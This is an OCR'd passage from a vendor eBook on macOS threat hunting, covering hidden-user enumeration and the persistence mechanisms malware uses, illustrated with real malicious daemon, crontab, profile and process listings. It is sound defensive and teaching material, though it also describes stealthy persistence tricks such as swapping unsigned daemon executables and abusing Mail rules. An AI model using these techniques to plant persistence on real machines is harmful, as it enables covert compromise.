
SentinelOne™




A Guide to macOS Threat Hunting and Incident Response

By Phil Stokes

CONTENTS

FOREWORD



At Cengage, we run a large fleet of Macs within a larger fleet of other desktop, server, laptop and multi-use devices, all protected by SentinelOne's EPP/EDR platform.

Macs have a deserved reputation for robustness, longevity and reliability. Along with that, there is a widespread perception that Macs do not suffer from the kind of security issues that most of us are familiar with on Windows-driven devices. Alas, while it's true there is nothing like the same quantity of malware out there targeting Macs as there is Windows machines, there is still plenty of malicious backdoors, trojans, adware, and PUPs lurking in the wild, just waiting for an opportunity to infect unprotected devices or unwary users.

My experience in the enterprise suggests that many Mac users still have to learn the same kind of caution that is much more widespread in the Windows-PC world. From being more circumspect about what websites they visit or what software they download to taking a pause before offering up administrator privileges to installations that really have no business asking for them, Mac users owe it to themselves - and their employers - to realize that the threat landscape has changed markedly for macOS in recent years. The number of threats we see blocked by SentinelOne on our endpoints has grown dramatically over time, and all the signs are that this is a trend set to continue.

This eBook answers an important question for anyone running macOS, and particularly for those challenged with defending Macs in the enterprise: if you suspected that you might have just installed a piece of malicious software, become victim to a phishing attack, or let an intruder sneak in and out of your system, where would you look for evidence? And what evidence would you look for? Do you know there is Mac malware that goes to sleep when you open the Activity Monitor and backdoors that persist by means other than LaunchAgents? Many Mac users, perhaps most, do not.

This eBook serves as a comprehensive reference and guided tutorial on where to find evidence of threats on macOS, how to collect data on file, system and user activity, and how to read some of the Mac's more obscure and obtuse databases. For anyone interested in macOS security, this eBook is a valuable resource, and I am delighted to recommend it to the reader.

Alex Burinskiy
Manager of Security Engineering at Cengage

INTRODUCTION

In a previous eBook, How To Reverse macOS Malware Without Getting Infected, I explored how macOS malware works and how an analyst could reverse malware samples safely. That raised the question of how one goes about detecting malware on an Apple Mac computer in the first place. How does macOS malware persist, how does it behave and how can you find evidence of its activity? This eBook sets out to provide answers to those questions and is intended to serve as both an introduction and a reference.

How you go about hunting down malware on a macOS endpoint depends a great deal on what access you have to the device and what kind of software is currently running on it. Of course, if you have a SentinelOne-protected Mac, for example, you can do a lot of your hunting right there in the management console or by using the remote shell capability, but for the purposes of this eBook, we're going to take an unprotected device and see how we can hunt for any hidden malware and find evidence of user or system manipulation. The principles remain the same if you have a protected device, and understanding what and where to look will help you use any threat hunting and IR software you may already have more effectively.

The book contains five chapters and begins by looking at ways that malware can persist on macOS. In Chapter 2, we learn how to examine running processes, the file system, network configuration and more. Chapters 3 through 5 discuss many of the hidden logs, text files and databases that are littered across both the user and system domains that can reveal suspicious or malicious activity. Throughout, there are plenty of examples taken from real, in-the-wild macOS malware. The content also covers some techniques that threat hunters should be aware of that have not been seen in the wild but which could be used both in terms of persistence and infection. We'll also see how to write our own scripts to collect and analyse that data along the way. Let's get started!

CHAPTER 1

Threat Hunting - How Malicious Software Persists on macOS

In this chapter, we first take a look at how to gather a list of users on the device, a prerequisite for any threat hunting and which is not as simple as it might seem. Then, we'll review macOS malware persistence techniques seen in the wild as well as highlighting other persistence mechanisms attackers could use if defenders leave the door open. Has your IT team and security solution got them all covered? Let's take a look.

Get a List of Users

The first thing you need to know is what user accounts exist on the Mac. There's a couple of different ways of doing that, but the most effective is look at the output from `dscl`, which can show up user accounts that might be hidden from display in the System Preferences app and the login screen.


A command like

```
$ dscl . list /Users UniqueID
```


will show you a lot more than just listing the contents of the /Users folder with something like `ls`, which won't show you hidden users or those whose home folder is located elsewhere, so be sure to use `dscl` to get a complete picture.

A downside of the `dscl list` command is that it will flood you with perhaps a 100 or more accounts, most of which are used by the system rather than used by console (i.e., login) users. We can narrow the list down by filtering out all the system accounts by ignoring those that begin with an underscore:


```
$ dscl . list /Users UniqueID | grep -v ^_
```



However, there's nothing to stop a malicious actor from creating an account name that begins with an underscore, too:



So you should both check through the full list and supplement the user search with other info about user activity. A great command to use here is w, which tells you every user that is logged in and what they are currently doing.




Here we see that user _mrmalicious, which wouldn't have appeared if we filtered the `dscl list` by grepping out underscores, is using bash.

While the `w` utility is a great way to check out who is currently active, it won't show up a user that has been and gone, so let's supplement our hunt for users with the last command, which indicates previous logins.

```
$ last
```

Here's a partial output, which suggests our user briefly logged in and then shutdown the system.



Hunting for Persistence Mechanisms

Whether it's a cryptominer looking for low-risk money-making opportunities, adware hijacking browser sessions to inject unwanted search results, or malware designed to spy on a user, steal data or traverse an enterprise network, there's one thing all threats have in common: the need for a persistent presence on the endpoint. On Apple's macOS platform, attackers have a number of different ways to persist from one login or reboot to another.


Our list of users from the previous section will be put to good use here. Particularly when looking for Launch Agents (see the next section), for which there are individual LaunchAgent folders for each login user, but also other persistence mechanisms can be user specific, too. For that reason, you have to consider all users on the Mac, including the root user, which if present should be found at /var/root.

Here's one piece of Mac malware that likes to run from there. A system-level LaunchDaemon that runs on every boot for all users calls a python script hidden inside an invisible folder in the root user's Library folder.

```
 /Library/LaunchDaemons:
        com.GlobalConsoleSearchP.plist
        --> Program Arguments: /var/root/.GlobalConsoleSearch/GlobalConsoleSearchDaemon

root                96     1   0.1  0.3  2:25PM   0:01.95
/var/root/.GlobalConsoleSearch/GlobalConsoleSearchDaemon
root              421    96   0.0  0.2  2:25PM   0:00.53 /var/root/.GlobalConsoleSearch/GlobalConsoleSearch
--mode socks5 --showhost -q -s /var/root/.GlobalConsoleSearch/GlobalConsoleSearch.py
root              485   421   9.3  1.4  2:26PM   0:11.65 /var/root/.GlobalConsoleSearch/GlobalConsoleSearch
--mode socks5 --showhost -q -s /var/root/.GlobalConsoleSearch/GlobalConsoleSearch.py
```

How to Persist Using a LaunchAgent

By far the most common way malware persists on macOS is via a LaunchAgent. Each user on a Mac can have a LaunchAgents folder in their own Library folder to specify code that should be run every time that user logs in. In addition, a LaunchAgents folder exists at the computer level which can run code for all users that login. There is also a LaunchAgents folder reserved for the System's own use. However, since this folder is now managed by macOS itself (since 10.11), malware is locked out of this location by default so long as System Integrity Protection has not been disabled or bypassed.




LaunchAgents take the form of property list files, which can either specify a file to execute or can contain their own commands to execute directly.

```
2018-09-06 13:04:32.089154+0700 stringDecoder[43969:12705281]
Decoded: <?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
	<key>Label</key>
	<string>%@</string>
	<key>KeepAlive</key>
	<false/>
	<key>RunAtLoad</key>
	<true/>
	<key>StartInterval</key>
	<integer>%d</integer>
	<key>ExitTimeOut</key>
	<integer>0</integer>
	<key>ProgramArguments</key>
	<array>
	%@
	</array>
</dict>
</plist>
```

Since user LaunchAgents require no privileges to install, these are by far the easiest and most common form of persistence seen in the wild. Unfortunately, Apple took the controversial step of hiding the parent Library folder from users by default all the way back in OSX 10.7 Lion, making it easier for threat actors to hide these agents from unsavvy users.

Users can unhide this library in a couple of different ways for manual checks, but enterprise security solutions should monitor the contents of this folder and block or alert on malicious processes that write to this location, as shown here in this example from a SentinelOne console. The threat is autonomously blocked and the IT team is

alerted to the IOCs, with reference to Mitre Att&ck framework, and convenient links to RecordedFuture and VirusTotal detections.



Persistence by LaunchDaemon

LaunchDaemons only exist at the computer and system level, and technically are reserved for persistent code that does not interact with the user - perfect for malware. The bar is raised for attackers as writing a daemon to /Library/LaunchDaemons requires administrator level privileges. However, since most Mac users are also admin users and habitually provide authorisation for software to install components whenever asked, the bar is not all that high and is regularly cleared by infections we see in the wild. In this image, the computer has been infected by three separate, malicious LaunchDaemons.

```
/Library/LaunchDaemons:

        com.adobe.agsservice.plist
                --> Program Arguments: /Library/Application Support/Adobe/AdobeGCClient/AGSService

        com.IvCL8.plist
                -> Program: /Library/SIBaJ/WQ9EI

        com.KreberisecDaemon.plist
                --> Program Arguments: /Library/Application Support/com.KreberisecDaemon/Kreberisec
                --> Program Arguments: r

        com.apple.installer.osmessagetracing.plist
                --> Program Arguments: /System/Library/PrivateFrameworks/OSInstaller.framework/Resources/OSMessageTracer

        com.KreberisecP.plist
                --> Program Arguments: /var/root/.Kreberisec/KreberisecDaemon

        com.adobe.acc.installer.v2.plist
                -> Program: /Library/PrivilegedHelperTools/com.adobe.acc.installer.v2
                --> Program Arguments: /Library/PrivilegedHelperTools/com.adobe.acc.installer.v2

        com.adobe.fpsaud.plist
                --> Program Arguments: /Library/Application Support/Adobe/Flash Player Install Manager/fpsaud

```

Because LaunchDaemons run on startup and for every user even before a user logs in, it is essential that your security software is aware of what daemons are running and when any new daemons are written. As with System LaunchAgents, the System LaunchDaemons are protected by SIP so the primary location to monitor is /Library/LaunchDaemons.

Don't just assume labels you recognize are benign either. Some legitimate LaunchDaemons point to unsigned code that could itself be replaced by something malicious. For example, the popular networking program Wireshark uses a LaunchDaemon,

`/Library/LaunchDaemons/org.wireshark.ChmodBPF.plist`


that executes unsigned code at the path:

`/Library/Application Support/Wireshark/ChmodBPF/ChmodBPF`

Even Apple itself uses a LaunchDaemon that isn't always cleaned up immediately such as

`/Library/LaunchDaemons/com.apple.installer.cleanupinstaller.plist`

This points to an executable in the /macOS Install Data folder that could be replaced by malicious code.




Remember that with privileges, an attacker can either modify the program arguments of these property plists or the executables that they point to in order to achieve stealthy persistence. Since these programs will run with root privileges, it's important that you or your security solution isn't just blanket whitelisting code because it looks like it comes from a legitimate vendor.

Persistence with Profiles

Profiles are intended for organizational use to allow IT admins to manage machines for their users, but their potential for misuse has already been spotted by malware authors. As profiles can be distributed via email or a website, tricking users into inadvertently installing them is just another element of social engineering.

```
NAME
     profiles -- Profiles Tool

SYNOPSIS
     profiles [[-I | -R | -i] [-F file_path_to_profile | -]] [[-L]
              [-U username]] [[-r] [-p profile_id] [-u uuid]
              [-o output_file_path] [-Y shortname]] [-PHDdCchfvxVzYeN]

DESCRIPTION
     profiles allows you to install, remove or list configuration profiles, or
     to install provisioning profiles.  Some commands may only work with ele-
     vated privileges, or for the current user.

     -I  Install a configuration profile for a particular user from a profile
         file.

     -i  Install a provisioning profile from a profile file.

     -V  Verify a provisioning profile from a profile file.

     -R  Remove a configuration profile for a particular user from a profile
```

Configuration profiles can force a user to use certain browser settings, DNS proxy settings, or VPN settings. Many other payloads are possible which make them ripe for abuse.



Profiles can be viewed by users in System Preferences Profiles pane and by administrators by enumerating the /Library/Managed Preferences folder. Be aware that neither the pane nor folder will be present on a system where profiles have never been installed.

```
Profiles:
_computerlevel[1] attribute: name: AdminPrefs
_computerlevel[1] attribute: configurationDescription:
_computerlevel[1] attribute: installationDate: 2019-02-11 01:07:00 +0000
_computerlevel[1] attribute: organization:
_computerlevel[1] attribute: profileIdentifier: com.myshopcoupon.safari
_computerlevel[1] attribute: profileUUID: b1e288a3-28e5-46c6-896b-102e5958a337
_computerlevel[1] attribute: profileType: Configuration
_computerlevel[1] attribute: removalDisallowed: TRUE
_computerlevel[1] attribute: version: 1
_computerlevel[1] attribute: containsComputerItems: TRUE
_computerlevel[1] attribute: internaldata: TRUE
_computerlevel[1] payload count = 1
_computerlevel[1]            payload[1] name                  = (null)
_computerlevel[1]            payload[1] description           = (null)
_computerlevel[1]            payload[1] type                  = com.apple.Safari
_computerlevel[1]            payload[1] organization          = (null)
_computerlevel[1]            payload[1] identifier            = com.myshopcoupon.safari.AdminPrefs.9f0375b6-53ad-47d8-af34-94e1e4b45f33
_computerlevel[1]            payload[1] uuid                  = 828236d5-112b-4b99-a1ab-ee040ab12a3f
_computerlevel[2] attribute: name: AdminPrefs
_computerlevel[2] attribute: configurationDescription:
_computerlevel[2] attribute: installationDate: 2019-02-11 01:07:00 +0000
_computerlevel[2] attribute: organization:
_computerlevel[2] attribute: profileIdentifier: com.myshopcoupon.chrome
_computerlevel[2] attribute: profileUUID: cfc06391-6f38-41c4-9a2f-0b9b2ce32c63
_computerlevel[2] attribute: profileType: Configuration
_computerlevel[2] attribute: removalDisallowed: TRUE
_computerlevel[2] attribute: version: 1
_computerlevel[2] attribute: containsComputerItems: TRUE
_computerlevel[2] attribute: internaldata: TRUE
_computerlevel[2] payload count = 1
_computerlevel[2]            payload[1] name                  = (null)
_computerlevel[2]            payload[1] description           = (null)
_computerlevel[2]            payload[1] type                  = com.apple.ManagedClient.preferences
_computerlevel[2]            payload[1] organization          = (null)
_computerlevel[2]            payload[1] identifier            = com.myshopcoupon.chrome.ChromeAdmin.90f31854-3a27-4ef5-b3df-847c5b40b128
_computerlevel[2]            payload[1] uuid                  = c5302b59-3160-4bd7-b0c8-ad29ed5d5011
There are 2 configuration profiles installed
```

Cron Still Persists on macOS

The venerable old cron job has not been overlooked by malware authors. Although Apple has announced that new cron jobs will require user interaction to install in 10.15 Catalina, it's unlikely that this will do much to hinder attackers using it as a persistence method. As I've noted before, user prompts are not an effective security measure when the user has already been tricked into installing the malicious software under the guise of something else. There's overwhelming evidence to suggest that users escape 'death by dialog' by simply clicking everything without paying attention to what the dialog alert actually says.

Malicious cron jobs are used by AdLoad and Mughthesec malware, among others, to achieve persistence.

```
User Crontab:

        36 */2 * * * /Users/User1/Library/Application\ Support/CBE60FF0-C978-4DA3-BCF2-415305E55B89/4A5672E2-E47F-4F68-BB0D-652AE594E47E h >/dev/null 2>&1
41 * * * * /Users/User1/Library/unfinical.jt/unfinical.jt cr
~
~
```

Kexts for Persistence

Kernel extensions are widely used by legitimate software for persistent behavior, and we've seen them also used by so-called PUP software like MacKeeper. An open-source keylogger, logkext, has also been around for some years, but in general kexts are not a favoured trick among malware authors as they are comparatively difficult to create, lack stealth, and can be easily removed. Moreover, with the advent of macOS 10.15 Catalina, Apple have formerly deprecated kernel extensions and appear to be moving rapidly to phase them out entirely possibly as early as by 10.16 or 10.17.

How to Find Persistent Login Items

Changes made by Apple to Login Items have, on the other hand, resulted in more attractive opportunities for malware persistence. Once upon a time, Login Items were easily enumerated through the System Preferences utility, but a newer mechanism makes it possible for any installed application to launch itself at login time simply by including a Login Item in its own bundle. While the intention of this mechanism is for legitimate developers to offer control of the login item through the app's user interface, unscrupulous developers of commodity adware and PUP software have been abusing this as a persistence trick as it's very difficult for users to reliably enumerate which applications actually contain a bundled login item.


While it's not a simple matter for users to enumerate all the Login Items, admins can do so with a little extra work by parsing the following file, if it exists:

```
~/Library/Application
Support/com.apple.backgroundtaskmanagementagent/backgrounditems.btm
```

A method of doing so was first written up by security researcher Patrick Wardle, but that still requires some programming skill to implement. A more user-friendly AppleScript version that can be cut and pasted into the macOS Script Editor utility and run more conveniently is available here.

AppleScript & Friends

While on the subject of AppleScript, Apple's most useful "swiss army knife" tool somewhat unsurprisingly also has some persistence mechanisms to offer. The first leverages Folder Actions and allows an attacker to execute code that could even be read into memory remotely every time a particular folder is written to. This remarkably clever way of enabling a fileless malware attack by repurposing an old macOS convenience-tool was first written up by Cody Thomas.



Admins with security solutions that do not have behavioral AI detection should monitor processes executing with osascript and ScriptMonitor in the command arguments to watch out for this kind of threat.

An even more wily trick leverages Mail rules, either local or iCloud-based, to achieve persistence by triggering code after sending the victim an email with a specially-crafted subject line. This method is particularly stealthy and will evade many detection tools.

Defenders can manually check for the presence of suspicious Mail rules by parsing the ubiquitous_SyncedRules.plist file and the SyncedRules.plist file for iCloud and local Mail rules, respectively. A quick bash script such as

```
$ grep -A1 "AppleScript"
~/Library/Mail/V6/MailData/SyncedRules.plist
```

will enumerate any Mail rules that are calling AppleScripts. If any are found, those will then need to be examined closely to ensure they are not malicious.


Also Ran: Forgotten Persistence Tricks

